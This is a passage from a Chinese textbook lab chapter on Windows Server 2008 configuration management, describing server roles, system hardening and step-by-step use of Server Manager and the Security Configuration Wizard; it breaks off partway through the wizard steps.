Windows Server 2008 提供了一系列安全技术，增强了对操作系统的保护，为企业的运营和发展奠定了坚实的基础。Windows Server 2008 提供了减小内核攻击面的安全创新（例如 Patch Guard），使服务器环境更安全、更稳定。通过保护关键服务器服务使之免受文件系统、注册表或网络中异常活动的影响，Windows 服务强化有助于提高系统的安全性。借助网络访问保护（NAP）、只读域控制器（RODC）、公钥基础结构（PKI）增强功能、Windows 服务强化、新的双向 Windows 防火墙和新一代加密支持，Windows Server 2008 操作系统中的安全性也得到了增强。

### 11.1.1 Windows Server 配置管理

**【实验目的】**

了解 Windows Server 2008 配置管理方法。

**【原理简介】**

Windows Server 2008 中包括三种主要类别的角色：标识和访问管理（作为 Active Directory 一部分的角色）、基础结构（包括文件服务器、打印服务器、DNS 等）以及应用程序（如 Web 服务器角色和终端服务）。Windows Server 2008 随附了大约 17 个服务器角色（例如 Active Directory 证书服务、网络策略和访问服务以及 Windows Server 虚拟化等）。其他额外的角色（如流媒体服务角色）可以通过下载来获得。

服务器角色说明服务器的主要功能。管理员可以选择整个计算机专用于一个服务器角色，或在单台计算机上安装多个服务器角色，每个角色可以包括一个或多个角色服务。以下服务器角色在 Windows Server 2008 中可用，可以使用服务器管理器进行安装和管理。服务器角色如表 11-1 所示。

Windows Server 2008 操作系统通过新的服务器管理器控制台缓解了企业管理和保护多个服务器角色所面临的压力。Windows Server 2008 中的服务器管理器提供单一源，用于管理服务器的标识及系统信息、显示服务器状态、标识服务器角色配置问题，以及管理服务器上已安装的所有角色。

**表 11-1　服务器角色**

| 角色名称 | 描　　述 |
| --- | --- |
| Active Directory 证书服务 | Active Directory(R)证书服务（AD CS）提供可自定义的服务，用于创建并管理在采用公钥技术的软件安全系统中使用的公钥证书。组织可使用 Active Directory 证书服务通过将个人、设备或服务的标识与相应的私钥进行绑定来增强安全性。Active Directory 证书服务还包括允许在各种可伸缩环境中管理证书注册及吊销的功能。<br>Active Directory 证书服务所支持的应用领域包括安全/多用途 Internet 邮件扩展（S/MIME）、安全的无线网络、虚拟专用网络（VPN）、Internet 协议安全（Ipsec）、加密文件系统（EFS）、智能卡登录、安全套接字层/传输层安全（SSL/TLS）以及数字签名 |
| Active Directory 域服务 | Active Directory 域服务（AD DS）存储有关网络上的用户、计算机和其他设备的信息。AD DS 帮助管理员安全地管理此信息并促使在用户之间实现资源共享和协作。此外，为了安装启用目录的应用程序（如 Microsoft Exchange Server）并应用其他 Windows Server 技术（如“组策略”），还需要在网络上安装 AD DS |
| Active Directory 联合身份验证服务 | Active Directory 联合身份验证服务（AD FS）提供了单一登录（SSO）技术，可使用单一用户账户在多个 Web 应用程序上对用户进行身份验证。AD FS 通过以下方式完成此操作：在伙伴组织之间以数字声明的形式安全地联合或共享用户标识和访问权限 |
| Active Directory 轻型目录服务 | 对于其应用程序需要用目录来存储应用程序数据的组织而言，可以使用 Active Directory 轻型目录服务（AD LDS）作为数据存储方式。AD LDS 作为非操作系统服务运行，因此，并不需要在域控制器上对其进行部署，可允许多个 AD LDS 实例在单台服务器上同时运行，并且可针对每个实例单独进行配置，从而服务于多个应用程序 |
| Active Directory 权限管理服务（AD RMS） | AD RMS 是一项信息保护技术，可与启用了 AD RMS 的应用程序协同工作，帮助保护数字信息免遭未经授权的使用。内容所有者可以准确地定义收件人可以使用信息的方式，例如，谁能打开、修改、打印、转发或对信息执行其他操作。组织可以创建自定义的使用权限模板，如“机密-只读”，此模板可直接应用到诸如财务报表、产品说明、客户数据及电子邮件之类的信息 |
| 应用程序服务器 | 应用程序服务器提供了完整的解决方案，用于托管和管理高性能分布式业务应用程序。诸如 .NET Framework、Web 服务器支持、消息队列、COM+、Windows Communication Foundation 和故障转移群集之类的集成服务有助于在整个应用程序生命周期（从设计与开发直到部署与操作）中提高工作效率 |
| 动态主机配置协议（DHCP）服务器 | 动态主机配置协议允许服务器将 IP 地址分配给作为 DHCP 客户端启用的计算机和其他设备，也允许服务器租用 IP 地址。通过在网络上部署 DHCP 服务器，可为计算机及其他基于 TCP/IP 的网络设备自动提供有效的 IP 地址及这些设备所需的其他配置参数（称为 DHCP 选项），这些参数允许它们连接到其他网络资源，如 DNS 服务器、WINS 服务器及路由器 |
| DNS 服务器 | 域名系统（DNS）提供了一种将名称与 Internet 数字地址相关联的标准方法。这样，用户就可以使用容易记住的名称代替一长串数字来访问网络计算机。在 Windows 上，可以将 Windows DNS 服务和动态主机配置协议（DHCP）服务集成在一起，这样在将计算机添加到网络时，就无须添加 DNS 记录 |
| 传真服务器 | 传真服务器可发送和接收传真，并允许管理这台计算机或网络上的传真资源，例如作业、设置、报告以及传真设备等 |

续表

| 角色名称 | 描　　述 |
| --- | --- |
| 文件服务 | 文件服务提供了实现存储管理、文件复制、分布式命名空间管理、快速文件搜索和简化的客户端文件访问等技术 |
| Hyper-V™ | Hyper-V 提供服务，可以使用这些服务创建和管理虚拟机及其资源。每个虚拟机都是一个在独立执行环境中运行的虚拟化计算机系统。这允许用户同时运行多个操作系统 |
| 网络策略和访问服务 | 网络策略和访问服务提供了多种方法，可向用户提供本地和远程网络连接及连接网络段，并允许网络管理员集中管理网络访问和客户端健康策略。使用网络访问服务，可以部署 VPN 服务器、拨号服务器、路由器和受 802.11 保护的无线访问。还可以部署 RADIUS 服务器和代理，并使用连接管理器管理工具包来创建允许客户端计算机连接到网络的远程访问配置文件 |
| 打印服务 | 可以使用打印服务来管理打印服务器和打印机。打印服务器可通过集中打印机管理任务来减少管理工作负荷 |
| 终端服务 | 终端服务所提供的技术允许用户从几乎任何计算设备访问安装在终端服务器上的基于 Windows 的程序，或访问 Windows 桌面本身。用户可连接到终端服务器来运行程序并使用该服务器上的网络资源 |
| 通用描述、发现和集成服务 | 通用描述、发现和集成（UDDI）服务，用于在组织的 Intranet 内部、Extranet 上的业务合作伙伴之间以及 Internet 上共享有关 Web 服务的信息。UDDI 服务通过更可靠和可管理的应用程序提高开发人员和 IT 专业人员的工作效率。UDDI 服务通过加大现有开发工作的重复利用，可以避免重复劳动 |
| Web 服务器（IIS） | 使用 Web 服务器（IIS）可以共享 Internet、Intranet 或 Extranet 上的信息。它是统一的 Web 平台，集成了 IIS 7.0、ASP.NET 和 Windows Communication Foundation。IIS 7.0 还具有安全性增强、诊断简化和委派管理等特点 |
| Windows 部署服务 | 可以使用 Windows 部署服务在带有预启动执行环境（PXE）启动 ROM 的计算机上远程安装并配置 Windows 操作系统。WdsMgmt Microsoft 管理控制台（MMC）管理单元可管理 Windows 部署服务的各个方面，实施该管理单元将减少管理开销。Windows 部署服务还可以为最终用户提供与使用 Windows 安装程序相一致的体验 |

服务器管理器也消除了管理员在部署服务器前运行安全配置向导的要求，默认情况下服务器角色使用推荐的安全设置进行配置，一旦安装并配置正确即可部署。

服务器管理器允许管理员使用单个工具就可完成以下任务，从而使服务器管理更高效。

- 查看和更改服务器上已安装的服务器角色及功能。
- 执行与服务器的运行生命周期相关联的管理任务，如启动或停止服务以及管理本地用户账户。
- 执行与服务器上已安装角色的运行生命周期相关联的管理任务。
- 确定服务器状态，识别关键事件，分析并解决配置问题和故障。
- 使用 Windows 命令行安装或删除角色、角色服务和功能。

在发布环境中进行配置之前，所有的系统都应当加固。加固过程除了运用服务包和安全补丁来修复已知的弱点外，还应当删除不使用的操作系统特性及其服务，从而避免在不使用的特性中发现新的弱点。在加固过程中应当确保自己的系统配置尽可能的安全。

对系统保护的目标是使得系统很难攻破，使黑客尝试的成本和努力要大于他可能得到的收获。

在 Windows Server 2008 中，可以使用安全配置向导（SCW）通过修改角色、角色服务和功能的安全设置来减少服务器的受攻击面。使用 SCW 可帮助在使用服务器管理器初始安装角色之后维护安全的服务器配置。

安全配置向导（SCW）可以帮助用户完成创建、编辑、应用或回滚安全策略的过程。它提供了根据角色创建或修改服务器的安全策略的便捷方法。然后，可以使用组策略将该安全策略应用于执行相同角色的多个目标服务器。还可以针对恢复目的，使用 SCW 将某个策略回滚到其以前配置。使用 SCW，可以将服务器的安全设置与所需的安全策略进行比较，以检查系统中有漏洞的配置。

在微软公司的网站上有关于 Windows 服务器的安全配置的指南文件，详情参考：http://go.microsoft.com/fwlink/?LinkId=48541。

【实验环境】

Windows Server 2003 以上操作系统。

【实验步骤】

**1. 服务器角色管理工具**

（1）单击【开始】菜单中的【管理工具】中的【服务器管理器】快捷菜单，出现如图 11-1 所示的管理界面。




图 11-1　服务器管理器

（2）单击右侧窗口中的【添加角色】选项，出现【添加角色向导】，如图 11-2 所示。

（3）单击【下一步】按钮，出现【服务器角色】向导页，在右侧选择【网络策略和访问服务】，如图 11-3 所示，然后单击【下一步】按钮。





图 11-2　添加角色向导




图 11-3　选择服务角色

（4）在【角色服务】向导页，选择全部的角色服务，然后单击【下一步】按钮，如图 11-4 所示。

（5）接下来的几个向导页，可以直接采用系统的默认值，也可以根据实际情况进行修改，最后的选择结果如图 11-5 所示。然后单击【安装】按钮，启动安装，安装之后需要重新启动服务器才能全部成功。





图 11-4　选择角色服务




图 11-5　安装选项

### 2. 安全配置向导

（1）单击【开始】菜单中的【管理工具】中的【安全配置向导】快捷菜单，出现如图 11-6 所示的向导界面。





图 11-6　安全配置向导

（2）单击【下一步】按钮，进入【配置操作】向导页，可以创建新的安全策略，编辑现有安全策略，应用现有安全策略或者回滚上一次应用的安全策略。在此选择【新建安全策略】，如图 11-7 所示。

